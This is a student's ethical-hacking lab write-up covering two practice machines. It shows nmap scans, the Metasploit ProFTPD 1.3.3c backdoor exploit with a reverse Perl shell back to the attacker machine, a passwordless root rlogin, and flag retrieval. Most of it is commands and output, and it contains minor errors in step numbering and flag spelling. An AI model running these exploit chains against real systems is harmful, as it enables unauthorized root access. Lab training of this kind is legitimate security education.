Ethical Hacking Assignment – 2


Submittted By

Tanishq Vyas

SRN	**:**	**PES1201800125**
Section	**:**	**H**
Semester	**:**	**7th**
Dept	**:**	**CSE**

Machines:


1. Attacker Machine



Attack Procedure:

a) Hackerbox-1

Step-1 : Open the Target machine



Step-2 : Search for live machines in the network

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -sP 10.0.2.15/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:54 EST
Nmap scan report for 10.0.2.1
Host is up (0.0014s latency).
Nmap scan report for 10.0.2.2
Host is up (0.00055s latency).
Nmap scan report for 10.0.2.6
Host is up (0.00042s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00049s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.01 seconds
```

Our target machine is 10.0.2.6


Step-3 : Perform port scanning

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV 10.0.2.6
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:55 EST
Nmap scan report for 10.0.2.6
Host is up (0.00010s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:61:78:B4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.74 seconds

┌──(kali㉿kali)-[~]
└─$
```

Step-4 : Now open Metasploit and search for proftpd to look for exploits for the FTP service.


```
msf6 > search proftpd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent  2011-01-08       average    No     NetSupport Manager Agent R
emote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace         2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 srepla
ce Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac     2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b
Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac       2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b
Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec     2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Com
mand Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Co
mmand Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```

Step-5 : Use any one exploit and set the options



```
msf6 > search proftpd

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent  2011-01-08       average    No     NetSupport Manager Agent R
emote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace          2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 srepla
ce Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac      2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b
Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac        2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b
Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Com
mand Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Co
mmand Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                      iki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Step-6 : List the payloads and set the respective options



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (
via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (
via perl) IPv6
   2  payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command
Execution
   3  payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Rev
erse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TC
P SSL (telnet)
   5  payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TC
P (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TC
P SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Rev
erse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.6         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                      iki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```


Step-7 : Run the exploit

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.6:21 - Sending Backdoor Command
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.6:53286) at 2021-11-09 10:01:56 -0500

whoami
root
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:61:78:b4
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a195:9a87:9646:43a2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:150922 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74948 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:130910086 (130.9 MB)  TX bytes:4548411 (4.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:230 errors:0 dropped:0 overruns:0 frame:0
          TX packets:230 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17932 (17.9 KB)  TX bytes:17932 (17.9 KB)
```

Step-8 : Finding the Flags

Flag-1:

Flag was present in a file named flag.txt present inside root directory.
Flag value: flag{rea11y_1337_fl4g_w3ll_d0n3}

```
ls root | grep flag
flag.txt
cat root/flag.txt
flag{rea11y_1337_fl4g_w3ll_d0n3}
```

Flag-2:

Flag was present in the .bash_history file present inside /home/marlinspike directory.
Flag value: flag{wh0_th0u9ht_4b0u7_h1st0ry}

```
cat flag.txt
clear
ll
flag{wh0_th0u9ht_4b0u7_h1st0ry}
gedit flag.txt
history
clear
ifconfig
exit
```


b) Hackerbox-2

Step-1 : Search for live machines in the network

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -sP 10.0.2.15/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 09:38 EST
Nmap scan report for 10.0.2.1
Host is up (0.00039s latency).
Nmap scan report for 10.0.2.2
Host is up (0.00034s latency).
Nmap scan report for 10.0.2.5
Host is up (0.00045s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00087s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.31 seconds

┌──(kali㉿kali)-[~]
└─$
```

Our target machine is 10.0.2.5

Step-2 : Perform port scanning



Step-3 : Get the rsh-client

sudo apt install rsh-client

Step-4 : Login into the victim machine remotely

sudo rlogin -l root 10.0.2.5

```
┌──(kali㉿kali)-[~]
└─$ sudo rlogin -l root 10.0.2.5                                    1 ×
Last login: Tue Nov  9 09:34:44 EST 2021 from :0.0 on pts/0
Linux hackthebox-2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@hackthebox-2:~#
```

As we can see the terminal prompt changed to root@hackthebox-2

Now we have gained the access to the Target machine. Now we must find the flag.

Step-7 : Finding the flag

Flag-1:

Flag was found in flag-msfadmin file located at /home/msfadmin/

Flag value: flag{ea4y_p33sy_l3m0n_squ33zy}

Flag-2:

Flag was in a file named flag located /var/lib directory.

```
┌──(kali㉿kali)-[~]
└─$ sudo rlogin -l root 10.0.2.5                                    1 ×
Last login: Tue Nov  9 09:34:44 EST 2021 from :0.0 on pts/0
Linux hackthebox-2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@hackthebox-2:~# clear
'xterm-256color': unknown terminal type.
root@hackthebox-2:~# ls
Desktop  reset_logs.sh  vnc.log
root@hackthebox-2:~# cat /home/msfadmin/flag-msfadmin
flag{e4sy_p33sy_l3m0n_squ33zy}
root@hackthebox-2:~# cat /var/lib/flag
flag{n0t_v3ry_s3cur3}
root@hackthebox-2:~#
```